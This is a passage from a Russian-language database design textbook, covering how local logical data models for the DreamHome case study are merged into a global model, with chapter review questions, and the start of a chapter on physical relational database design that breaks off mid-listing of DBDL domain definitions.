На основании сведений, приведенных в табл. 15.5 и словаре данных, можно сделать вывод, что перечисленные в табл. 15.7 внешние ключи имеют одинаковые имена и назначения и могут быть объединены в глобальную модель.

Следует также отметить, что связь *Registers* в этих двух представлениях фактически отображает одно и то же событие: в представлении Staff связь Registers моделирует ситуацию, в которой сотрудник компании регистрирует клиента, а в представлении Branch моделируется такая же ситуация, но немного сложнее, поскольку дополнительно моделируются действия, выполняемые в отделении, поэтому для отображения события, в котором сотрудник компании регистрирует клиента в отделении, применяется отношение Registration. В этом случае связь Registers из представления Staff игнорируется и на следующем этапе в объединенную модель включаются эквивалентные связи/внешние ключи из представления Branch.

Таблица 15.7. Объединяемые ключи

Отношение	Ключи	Связи
staff	supervisorStaffNo→Staff(staffNo)	(*Supervises*)
Property ForRent	ownerNo→PrivateOwner (ownerNo) И BusinessOwner(ownerNo)	(*POwns/Bowns*)
	staffNo→Staff (staffNo)	(*Oversees/Manages*)
Lease	clientNo→Client(clientNo)	(*Holds*)
	propertyNo→PropertyForRent (propertyNo)	(*LeasedBy/AssociatedWith*)

6. Включение (без слияния) связей/внешних ключей, характерных только для отдельных локальных моделей данных

Итак, в результате выполнения предыдущей задачи должны быть выявлены одинаковые связи/внешние ключи (по определению такие связи/внешние ключи должны обязательно присутствовать в модели и связывать одинаковые сущности/отношения, которые были объединены на предыдущем этапе). Все остальные связи/внешние ключи переносятся в глобальную модель без изменения. Как показано в табл. 15.6, в нее должны войти связи/внешние ключи, перечисленные в табл. 15.8.

Таблица 15.8. Связи и/или внешние ключи, перенесенные в глобальную модель

Отношение	Ключи	Связи
Branch	mgrStaffNo → Manager (staffNo)	(*Manages*)
Telephone	branchNo → Branch (branchNo)	
Staff	branchNo → Branch (branchNo)	(*Has*)
Manager	staffNo → Staff (staffNo)	Подкласс
PropertyForRent	branchNo → Branch (branchNo)	(*Offers*)
Viewing	clientNo → Client (clientNo)	(*Requests*)
	propertyNo → PropertyForRent (propertyNo)	(*Takes*)
Registration	clientNo → Client(clientNo)	
	branchNo → Branch(branchNo)	
	staffNo → Staff(staffNo)	
Advert	propertyNo → PropertyForRent(propertyNo)	
	newspaperName → Newspaper(newspaperName)	

7. Проверка того, нет ли пропущенных сущностей/отношений и связей/внешних ключей

Вероятно, одной из наиболее сложных задач при формировании глобальной модели является определение сущностей/отношений и связей/внешних ключей, которые не вошли в состав ни одной локальной модели данных. Если в организации имеется корпоративная модель данных, то сущности и связи, которые не вошли

ни в одну локальную модель данных, могут быть обнаружены с ее помощью. Иное решение может состоять в использовании такой превентивной меры: при обсуждении с пользователями конкретногэ представления рекомендовать им обратить особое внимание на сущности и связи, которые имеются в других представлениях (для определения того, не пропущены ли они в представлении данного конкретного пользователя). Еще один вариант состоит в изучении атрибутов каждой сущности/отношения и проверки ссылок на сущности/отношения в других локальных моделях данных. При этом может быть обнаружено, что имеется некоторый атрибут, который принадлежит к сущности/отношению в одной локальной модели данных и соответствует первичному, альтернативному ключу или даже неключевому атрибуту сущности/отношения другой локальной модели данных.

8. Проверка внешних ключей

На этом этапе могут быть объединены сущности/отношения и связи/внешние ключи, изменены первичные ключи и выявлены новые связи. Следует проверить, что внешние ключи в дочерних отношениях все еще остаются правильными, и внести все необходимые изменения. Отношения, соответствующие глобальной логической модели данных для учебного проекта *DreamHome,* показаны в табл. 15.9.

Таблица 15.9. Отношения, соответствующие глобальной логической модели данных для учебного проекта DreamHome

Отношение
Branch (branchNo, street, city, postcode, mgrStaffNo)
Первичный ключ branchNo
Альтернативный ключ postcode
Внешний ключ mgrStaffNo ссылается на Manager (staffNo)
Staff (staffNo, fName, lName, position, sex, DOB, salary, supervisorStaffNo, branchNo)
Первичный ключ staffNo
Внешний ключ supervisorStaffNo ссылается на Staff (staffNo)
Внешний ключ branchNo ссылается на Branch (branchNo)
PrivateOwner (ownerNo, fName, lName, address, telNo)
Первичный ключ ownerNo
PropertyForRent (propertyNo, street, city, postcode, type, rooms, rent, ownerNo, staffNo, branchNo)
Первичный ключ propertyNo
Внешний ключ ownerNo ссылается на PrivateOwner (ownerNo) и BusinessOwner (ownerNo)
Внешний ключ staffNo ссылается на Staff(staffNo)
Внешний ключ branchNo ссылается на Branch (branchNo)
Client (clientNo, fName, lName, telNo, prefType, maxRent)
Первичный ключ clientNo
Lease (leaseNo, paymentMethod, depositPaid, rentStart, rentFinish, clientNo, propertyNo)
Первичный КЛЮЧ leaseNo
Альтернативный ключ propertyNo, rentstart
Альтернативный ключ clientNo, rentstart

Окончание табл. 15.9

Отношение
Внешний ключ clientNo ссылается на client (clientNo)
Внешний ключ propertyNo ссылается на PropertyForRent (propertyNo)
Производный атрибут deposit (PropertyForRent.rent*2)
Производный атрибут duration (rentFinish - rentstart)
Advert (propertyNo, newspaperName, dateAdvert, cost)
Первичный ключ propertyNo, newspaperName, dateAdvert
Внешний ключ propertyNo ссылается на PropertyForRent (propertyNo)
Внешний ключ newspaperName ссылается на Newspaper (newspaperName)
Telephone (telNo, branchNo)
Первичный ключ telNo
Внешний ключ branchNo ссылается на Branch (branchNo)
Manager (staffNo,mgrStartDate, bonus)
Первичный ключ staffNo
Внешний ключ staffNo ссылается на Staff(staffNo)
BusinessOwner (ownerNo, bName, bType, contactName, address, telNo)
Первичный ключ ownerNo
Альтернативный ключ bName
Альтернативный ключ telNo
Viewing (clientNo, propertyNo, dateView, comment)
Первичный ключ clientNo, propertyNo
Внешний ключ clientNo ссылается на client (clientNo)
Внешний ключ propertyNo ссылается на PropertyForRent (propertyNo)
Registration (clientNo, branchNo, staffNo, dateJoined)
Первичный ключ clientNo
Внешний ключ clientNo ссылается на client (clientNo)
Внешний ключ branchNo ссылается на Branch (branchNo)
Внешний ключ staffNo ссылается на Staff(staffNo)
Newspaper (newspaperName, address, telNo, contactName)
Первичный ключ newspaperName
Альтернативный ключ telNo

9. Проверка ограничений целостности

На этом этапе выполняется проверка того, что ограничения целостности для глобальной логической модели данных не противоречат ограничениям, первоначально заданным для каждого представления. Если в процессе объединения были выявлены какие-либо новые связи и созданы новые внешние ключи, то необходимо проверить, что для них заданы соответствующие ограничения ссылочной целостности. Любые обнаруженные противоречия необходимо устранять по согласованию с пользователями.

10. Формирование глобальной ER-диаграммы/схемы отношений

Теперь можно приступить к формированию окончательной диаграммы, на которой отображены все объединенные локальные логические модели данных. Если в качестве основы для объединения применялись отношения, полученная

диаграмма, **на которой показаны первичные и внешние** ключи, **называется** *глобальной* ***диаграммой отношений.*** **А** если **объединение было выполнено на основе** локальных ER-диаграмм, то **полученная диаграмма называется просто глобальной** ER-диаграммой. **Глобальная** диаграмма **отношений для учебного проекта** ***DreamHome*** **показана на рис.** 15.13.




Рис. 15.13. Глобальная диаграмма отношений для учебного проекта DreamHome

11. Обновление документации

На этом этапе необходимо пересмотреть всю документацию с учетом изменений, внесенных в процессе разработки глобальной модели данных. Очень важно следить за тем, чтобы документация всегда была актуальной и соответствовала текущей модели данных. Если в дальнейшем в модель будут внесены изменения (либо в процессе физической реализации базы данных, либо в ходе сопровождения), то вместе с этим должны быть внесены изменения и в документацию. Наличие в ней устаревшей информации может в дальнейшем стать причиной значительных недоразумений.

Этап 3.2. Проверка глобальной логической модели данных

Цель. Проверка отношений, создаваемых на основе глобальной логической Модели данных, с использованием методов нормализации и определение в случае необходимости, поддерживают ли они все требуемые транзакции.

Этот этап аналогичен этапам 2.3 и 2.4, на которых выполнялась проверка каждой локальной логической модели данных. Но в данном случае необходимо проверить только те области модели, которые были созданы в результате любых изменений, внесенных в процессе объединения моделей. В крупных системах такой подход позволяет существенно сократить объем повторной проверки, которая должна быть выполнена на этом этапе.

Этап 3.3. Проверка возможностей расширения модели в будущем

Цель. Определение того, существует ли вероятность внесения каких-либо существенных изменений в обозримом будущем, а также проверка возможности адаптировать глобальную логическую модель данных к этим изменениям.

Б процессе проектирования очень важно добиться того, чтобы в глобальную логическую модель данных можно было легко вносить изменения. Если модель удовлетворяет только текущим требованиям и не поддерживает изменения, продолжительность применения такой модели может оказаться весьма короткой, а для адаптации к новым требованиям нужна будет ее существенная переработка. Поэтому важно добиться того, чтобы разработанная модель была расширяемой и обладала способностью к развитию с учетом новых требований, оказывая при этом минимальное влияние на работу существующих пользователей. Безусловно, достижение такой цели может оказаться очень сложным, поскольку в организации обычно отсутствует полное представление о том, что ожидает ее в будущем. Но даже если такая информация была бы доступна, попытки заранее приспособиться к будущим требованиям могут оказаться весьма дорогостоящими. Поэтому иногда при разработке моделей заранее предусматриваются лишь определенные направления ее расширения.

Таким образом, полученную глобальную модель необходимо также исследовать для проверки ее способности к расширению с минимальными отрицательными последствиями. Тем не менее вносить любые изменения в модель данных следует только по требованиям пользователей.

Этап 3.4. Обсуждение глобальной логической модели данных с пользователями

Цель. Проверка того, что глобальная логическая модель данных является точным отображением структуры данных в организации.

К этому моменту глобальная логическая модель данных для организации должна быть полной и точной. Теперь саму модель и документацию с описанием модели необходимо обсудить с пользователями, чтобы убедиться в том, что она полностью соответствует структуре данных в организации.

Все этапы описанной методологии кратко перечислены в приложении Е, а в следующих двух главах описаны этапы методологии физического проектирования базы данных.

РЕЗЮМЕ

- Методология проектирования баз данных предусматривает три основных этапа разработки: концептуальное, логическое и физическое проектирование базы данных.
- Логическое проектирование базы данных представляет собой процесс конструирования модели информационной структуры организации, выполняемый на основе конкретной модели данных, но без учета определенной СУБД и других физических ограничений.
- Логическая модель данных включает ER-диаграмму, реляционную схему и сопроводительную документацию (в том числе словарь данных), разрабатываемую в процессе создания модели.
- Согласно предлагаемой методологии, основными этапами логического проектирования баз данных реляционного типа являются создание и проверка локальных логических моделей данных для представлений отдельных пользователей (этап 2); создание и проверка глобальной логической модели данных организации (этап 3).
- Для преобразования локальной логической модели данных в набор отношений необходимо преобразовать в отношения все сущности сильного и слабого типа. Как правило, для моделирования связи необходимо передать первичный ключ из родительской сущности в дочернюю сущность для использования в качестве внешнего ключа. В связи 1:* родительской сущностью является та, что находится на стороне "один", а дочерней — которая находится на стороне "многие". При моделировании связей *:* и сложных связей создается новое отношение, отображающее эту связь, и копия первичного ключа каждой из родительских сущностей помещается в новое отношение для использования в качестве внешних ключей.
- Логическая модель данных проверяется с помощью правил нормализации для определения того, имеет ли она правильную структуру. Нормализация используется для общего улучшения характеристик модели, что достигается с помощью введения различных ограничений, позволяющих избежать дублирования данных. Проведение нормализации позволяет добиться того, что результирующая модель будет более точно отражать особенности организации, обладать внутренней согласованностью, минимальной избыточностью и максимальной стабильностью. Логическая модель также проверяется для определения того, поддерживает ли она транзакции, заданные в спецификации требований пользователей.

- Ограничения целостности данных представляют собой такие ограничения, которые применяются с целью предотвращения ввода в базу противоречивых данных. Существует пять типов ограничений целостности: обязательные данные, ограничения для доменов атрибутов, целостность сущностей, ссылочная целостность и ограничения предметной области.
- Для поддержания ссылочной целостности данных устанавливаются ограничения на существование, определяющие условия, при которых потенциальный или внешний ключ может быть вставлен, обновлен или удален.
- Существует несколько стратегий, позволяющих учитывать наличие дочерней строки, которая ссылается на родительскую строку, подлежащую удалению/обновлению: NO ACTION, CASCADE, SET NULL, SET DEFAULT и NO CHECK.
- Ограничения предметной области иногда называют бизнес-правилами. Операции обновления сущностей могут регламентироваться правилами данной предметной области, которые распространяются на "реальные" транзакции, выполняемые в процессе таких обновлений.
- Простой способ объединения нескольких локальных моделей данных состоит в том, что вначале объединяются две из этих моделей данных для получения новой модели, а затем к ним последовательно добавляются остальные локальные модели данных до тех пор, пока все локальные модели не будут представлены в окончательной глобальной модели данных. Такой подход может оказаться проще по сравнению с попыткой объединить все локальные модели данных одновременно.
- При использовании указанного метода выполняются следующие типичные задачи: проверка имен и содержимого сущностей/отношений и их первичных ключей; проверка имен и содержимого связей/внешних ключей; объединение одинаковых сущностей/отношений, принадлежащих к двум локальным моделям данных; включение (без объединения) сущностей/отношений, присутствующих только в одной из этих локальных моделей данных; объединение одинаковых связей/внешних ключей, принадлежащих к двум локальным моделям данных; включение (без объединения) связей/внешних ключей, присутствующих только в одной из этих локальных моделей данных; проверка того, нет ли отсутствующих сущностей/отношений и связей/внешних ключей.

Вопросы

15.1. Каково назначение этапа логического проектирования базы данных?

15.2. Опишите типы структур, несовместимые с реляционной моделью, и объясните, каким образом они могут быть удалены из концептуальной модели данных. Приведите примеры.

15.3. Сформулируйте правила вывода отношений, которые соответствуют:

а) сильным типам сущностей;
б) слабым типам сущностей;
в) двухсторонним связям типа "один к одному" (1:1);
г) рекурсивным связям типа "один к одному" (1:1);
д) связям типа суперкласс/подкласс;
е) двухсторонним связям типа "многие ко многим" (*:*);
ж) сложным связям;
з) многозначным атрибутам.

Приведите соответствующие примеры.

15.4. Опишите метод нормализации, который может применяться для проверки логической модели данных и отношений, полученных на основе этой модели.

15.5. Какие два подхода могут использоваться для проверки того, что логическая модель данных способна поддерживать транзакции, требуемые в соответствии со спецификацией конкретного представления?


15.6. Опишите назначение ограничений целостности и назовите пять основных типов ограничений целостности.

15.7. Какие альтернативные стратегии применяются, если существует дочерняя строка, ссылающаяся на родительскую строку, которую необходимо удалить?

15.8. Перечислите задачи, которые обычно выполняются при объединении локальных логических моделей данных в глобальную логическую модель.

УПРАЖНЕНИЯ

15.9. Сформируйте отношения для концептуальной модели данных, приведенной на рис. 15.14.



Рис, 15.14, *Пример концептуальной модели данных*

Учебный проект DreamHome

15.10. Создайте реляционную схему для представления Branch учебного проекта *DreamHome* на основе концептуальной модели данных, разработанной в упражнении 14.13, и сравните полученную схему с отношениями, приведенными в табл. 15.4. Устраните все обнаруженные различия.

Учебный проект University Accommodation Office

15.11. Создайте и проверьте локальную логическую модель данных на основе локальной концептуальной модели данных для учебного проекта *University Accommodation Office,* разработанной при выполнении упражнения 14.16.

Учебный проект EasyDrive School of Motoring

15.12. Создайте и проверьте локальную логическую модель данных на основе локальной концептуальной модели данных для учебного проекта *EasyDrive School of Motoring,* разработанной при выполнении упражнения 14.18.

Учебный пример Welfmeadows Hospital

15.13. Создайте и проверьте локальные логические модели данных для каждой из локальных концептуальных моделей данных для учебного проекта *Wellmeadows Hospital,* разработанных при выполнении упражнения 14.21.

15.14. Объедините локальные модели данных для создания глобальной логической модели данных учебного проекта *Wellmeadows Hospital.* Выскажите все соображения, которые свидетельствуют в пользу разработанного проекта.

15.15. Подготовьте или обновите сопроводительную документацию для глобальной логической модели данных учебного проекта *Wellmeadows Hospital.*

Глава 16 МЕТОДОЛОГИЯ ФИЗИЧЕСКОГО ПРОЕКТИРОВАНИЯ РЕЛЯЦИОННЫХ БАЗ ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Назначение этапа физического проектирования базы данных.
- Преобразование логического проекта базы данных в соответствующий физический проект.
- Разработка основных отношений для целевой СУБД.
- Реализация ограничений предметной области для целевой СУБД.
- Выбор необходимой файловой структуры на основе анализа выполняемых транзакций.
- Оценка целесообразности использования вторичных индексов для повышения производительности системы.
- Методы определения размера базы данных.
- Проектирование пользовательских представлений.
- Проектирование средств защиты в соответствии с требованиями пользователей.

В этой и следующей главах описана и проиллюстрирована на конкретном примере методология физического проектирования реляционной базы данных.

Отправной точкой проводимого в данной главе обсуждения является глобальная логическая модель данных и сопроводительная документация, созданные на первом-третьем этапах предлагаемой методологии проектирования баз данных (см. главы 14, 15). Их создание начиналось с преобразования локальных концептуальных моделей данных для каждого представления на этапе 1 и подготовки локальных логических моделей данных для каждого представления на этапе 2, которые впоследствии использовались для разработки набора соответствующих отношений. Полученные наборы отношений были проверены на соответствие требованиям правил нормализации (см. главу 13) и возможность выполнения необходимых транзакций. Этап логического проектирования базы данных завершился процедурой соединения на этапе 3 локальных логических моделей данных, отражающих представления отдельных пользователей, в единую глобальную логическую модель данных, которая соответствует всем пользовательским представлениям организации. Безусловно, что этап 3 должен выполняться, только если имеется несколько пользовательских представлений.

В соответствии с предлагаемой методологией, в ходе третьей и последней стадии методологии разработки базы данных разработчик должен принять решение о том, как преобразовать логический проект базы данных (т.е. совокупность сущностей, атрибутов, связей и установленных ограничений) в проект физиче-

ской базы данных, реализуемой в среде выбранной целевой СУБД. Поскольку многие аспекты физического проектирования баз данных зависят от типа выбранной целевой СУБД, возможно существование нескольких способов реализации любого заданного элемента базы данных. Совершенно очевидно, что разработчик должен хорошо знать функциональные возможности выбранной целевой СУБД, а также четко понимать все ее достоинства и недостатки, что позволит ему принимать обоснованные решения при выборе того или иного метода реализации базы данных. Кроме того, в каждом конкретном случае разработчик должен уметь выбрать оптимальную стратегию размещения и хранения данных.

Структура этой главы

В разделе 16.1 приведено сравнение логического и физического проектов базы данных. В разделе 16.2 дан краткий обзор методологии физического проектирования базы данных и описаны основные задачи, реализуемые на каждом этапе проектирования. В разделе 16.3 в основном рассматривается методология физического проектирования базы данных и подробно описаны первые четыре этапа, необходимые для формирования физической модели данных. При описании этих этапов показано, как преобразовать отношения, созданные на основе глобальной логической модели данных, в конкретные структуры базы данных. Здесь приведены рекомендации по выбору структур хранения информации для основных отношений и по оценке необходимости создания индексов. По ходу изложения для пояснения рассматриваемого материала рассматриваются дополнительные сведения об особенностях физической реализации этих структур.

В главе 17 заканчивается описание рассматриваемой методологии физического проектирования базы данных. В этой главе показано, как осуществляется текущий контроль и настройка операционной системы, и, в частности, приведены рекомендации, позволяющие определить необходимость денормализации логической модели данных и ввести некоторую избыточность. В приложении Е приведены итоговые сведения о методологии проектирования базы данных для тех читателей, которые уже знакомы с тематикой проектирования баз данных и просто хотят освежить в памяти ее основные этапы.

16.1. Сравнение этапов логического и физического проектирования баз данных

В предлагаемой вашему вниманию методологии весь процесс проектирования разделен на три основные стадии: концептуальное, логическое и физическое проектирование баз данных.

Стадия, предшествующая физическому проектированию, называется *стадией логического проектирования*. Результаты ее выполнения в значительной степени независимы от особенностей физической реализации проекта. При логическом проектировании не принимаются во внимание конкретные функциональные возможности целевой базы данных и прикладных программ, однако учитываются особенности выбранной модели данных. Результатом логического проектирования являются глобальная логическая модель данных, состоящая из ER-диаграммы или диаграммы отношений, а также реляционной схемы, и комплект описывающей ее сопроводительной документации, включающий, в частности, словарь данных. В совокупности эти результаты являются исходной информацией для стадии физического проектирования базы данных и предоставляют ее

разработчику все необходимое для принятия решений, направленных на достижение максимальной эффективности создаваемого проекта.

Образно говоря, при логическом проектировании разработчик в основном рассматривает, *что* должно быть сделано, а при физическом проектировании он ищет способ, *как это* сделать. В каждом случае требуется наличие различных навыков, которыми чаще всего обладают разные специалисты. Так, специалист по физическому проектированию баз данных должен ясно представлять, как функционирует в компьютерной системе та или иная СУБД, а также хорошо знать все функциональные возможности целевой СУБД. Поскольку функциональные возможности различных СУБД достаточно сильно отличаются друг от друга, физическое проектирование всегда тесно связано с особенностями конкретной выбранной системы. Однако этап физического проектирования базы данных не является совершенно изолированным от других. Как правило, между физическим, логическим проектированием и разработкой приложений всегда имеется обратная связь. Например, решения, принятые на этапе физического проектирования с целью повышения производительности системы (в частности, по объединению отношений), могут повлиять на структуру логической модели данных, а это может отразиться на проектах приложений.

16.2. Общий обзор методологии физического проектирования баз данных

Физическое проектирование базы данных. Процесс подготовки описания реализации базы данных во внешней памяти; описание должно включать основные отношения, файловую организацию, индексы, обеспечивающие эффективный доступ к данным, а также все соответствующие ограничения целостности и средства защиты.

В этой главе описываются следующие этапы методологии физического проектирования баз данных.

1. Перенос глобальной логической модели данных в среду целевой СУБД.
2. Проектирование основных отношений.
3. Разработка способов получения производных данных.
4. Реализация ограничений предметной области.
5. Проектирование физического представления базы данных.
6. Анализ транзакций.
7. Выбор файловой структуры.
8. Определение индексов.
9. Определение требований к дисковой памяти.
10. Проектирование пользовательских представлений.
11. Разработка механизмов защиты.
12. Обоснование необходимости введения контролируемой избыточности.
13. Текущий контроль и настройка операционной системы.

Обсуждаемая нами методология физического проектирования баз данных включает шесть основных этапов. Концептуальное и логическое проектирование охватывает три первых этапа разработки баз данных, а физическое проектирова-

вание — этапы 4-9. Этап 4 стадии физического проектирования включает разработку основных отношений и реализацию ограничений предметной области с использованием доступных функциональных средств целевой СУБД, На этом этапе должно быть также принято решение по выбору способов получения производных данных, которые включены в модель данных.

Этап 5 включает выбор файловой организации и индексов для основных отношений. Как правило, СУБД для персональных компьютеров имеют фиксированную структуру внешней памяти, а другие СУБД предоставляют несколько альтернативных вариантов файловой организации для хранения данных. С точки зрения пользователя организация внутренней структуры хранения отношений должна быть совершенно прозрачной — пользователь должен иметь возможность получать доступ к любому отношению и к отдельным его строкам без учета способа хранения данных. Это означает, что СУБД должна обеспечивать полную независимость физического хранения данных от их логической организации. Только в этом случае внесение изменений в физическую организацию базы данных не окажет никакого влияния на работу пользователей (см. раздел 2.1.5). Соответствие между логической моделью данных и физической моделью данных определяется внутренней схемой базы данных (см. рис. 2.1). Разработчик должен предоставить подробные физические проекты базы данных с учетом применяемой СУБД и операционной системы. В проекте реализации базы данных в СУБД разработчик должен определить структуры файлов, которые будут использоваться для представления каждого отношения. В проекте реализации базы данных в операционной системе разработчик должен указать расположение отдельных файлов и обеспечить необходимую их защиту. Прежде чем приступить к изучению этапа 5 рассматриваемой методологии, рекомендуем читателю ознакомиться со сведениями о файловой организации и структурах внешней памяти, приведенными в приложении В.

На этапе 6 необходимо принять решение о том, как должно быть реализовано каждое пользовательское представление. А на этапе 7 осуществляется проектирование средств защиты, необходимых для предотвращения несанкционированного доступа к данным, включая управление доступом к основным отношениям.

На этапе 8 анализируется также необходимость снижения уровня требований нормализации данных в логической модели, что может способствовать повышению общей производительности системы. Однако эти действия следует предпринимать только в случае реальной необходимости, поскольку введение в базу данных избыточности неизбежно вызовет появление проблем с поддержанием целостности данных. На этапе 9 описан способ организации текущего контроля операционной системы, позволяющий своевременно обнаруживать и устранять все проблемы производительности, которые могут быть решены на уровне проекта, а также учитывать новые или изменившиеся требования.

В приложении Е приводится обобщенное формальное описание методологии разработки баз данных, предназначенное для тех читателей, которые уже хорошо знакомы с теорией и нуждаются лишь в общем обзоре основных этапов проектирования.

16.3. Методология физического проектирования баз данных реляционного типа

В этом разделе представлено подробное поэтапное руководство по выполнению первых четырех этапов методологии физического проектирования реляционной базы данных. Следуя избранной методологии, мы продемонстрируем самую непосредственную связь между разработкой физического проекта базы данных и его

конкретной реализацией. В частности, мы покажем, какие альтернативные проектные решения могут быть реализованы в зависимости от типа используемой целевой СУБД. Последние два этапа (8 и 9) описаны в следующей главе.

Этап 4. Перенос глобальной логической модели данных в среду целевой СУБД

Цель. Создание базовой функциональной схемы реляционной базы данных на основеглобальной логической модели данных, которая может быть реализована в целевой СУБД.

Самым первым заданием на этапе физического проектирования баз данных является преобразование отношений, созданных на основе глобальной логической модели данных, в такую форму, которая может быть реализована в среде целевой СУБД. Первая часть этого процесса предусматривает проверку информации, собранной на этапе логического проектирования базы данных и помещенной в словарь данных. Вторая часть процесса заключается в использовании этой информации для разработки проекта основных отношений. Этот процесс требует наличия глубоких знаний о функциональных возможностях, предоставляемых целевой СУБД. В частности, разработчик должен знать следующее:

- способы создания основных отношений;
- поддерживает ли система определение первичных, внешних и альтернативных ключей;
- поддерживает ли система определение обязательных данных (т.е. допускает ли система указывать в определении атрибута, что для него запрещено использование значения NULL);
- поддерживает ли система определение доменов;
- поддерживает ли система реляционные ограничения целостности;
- поддерживает ли система определение ограничений предметной области.

На этапе 4 процедуры разработки баз данных выполняются следующие действия.

1. Проектирование основных отношений.
2. Разработка способов получения производных данных.
3. Реализация ограничений предметной области.

Этап 4.1. Проектирование основных отношений

Цель. Определениеспособа представления в целевой СУБД отношений, определенных в глобальной логической модели данных.

Приступая к физическому проектированию, прежде всего необходимо проанализировать и хорошо усвоить информацию об отношениях, собранную на этапе построения логической модели базы данных. Эта информация может содержаться в словаре данных и в определениях отношений, записанных на языке DBDL. Определение каждого выделенного в глобальной логической модели данных отношения включает следующие элементы:

- имя отношения;
- список простых атрибутов, заключенный в круглые скобки;

- определение первичного ключа и (если таковые существуют) альтернативных (AK) и внешних (FK) ключей;
- список производных атрибутов и описание способов их вычисления;
- определение требований ссылочной целостности для любых внешних ключей.

Для каждого атрибута в словаре данных должна присутствовать следующая информация;

- определение его домена, включающее указание типа данных, размерность внутреннего представления атрибута и любые требуемые ограничения на допустимые значения;
- принимаемое по умолчанию значение атрибута (необязательно);
- допустимость значения NULL для данного атрибута.

При создании проекта основных отношений используется расширенный формат выражений языка DBDL, позволяющий указывать домены, принимаемые по умолчанию значения и индикаторы допустимости значения NULL. В качестве примера в листинге 16.1 приведено определение отношения PropertyForRent из учебного проекта *DreamHome*.

Листинг 16.1. Описание отношения PropertyForRent на языке DBDL

```
Domain PropertyNumber:   variable length character string, length 5
Domain Street:           variable length character string, length 25
Domain City:             variable length character string, length 15
Domain Postcode:         variable length character string, length 8
Domain PropertyType:     single character, must be one of 'B', 'C,
                         'D', 'E', 'F', 'H', 'M', 'S'
Domain PropertyRooms:    integer, in the range 1-15
Domain PropertyRent:     monetary value, in the range 0.00-9999.99
Domain OwnerNumber:      variable length character string, length 5
Domain StaffNumber:      variable length character string, length 5
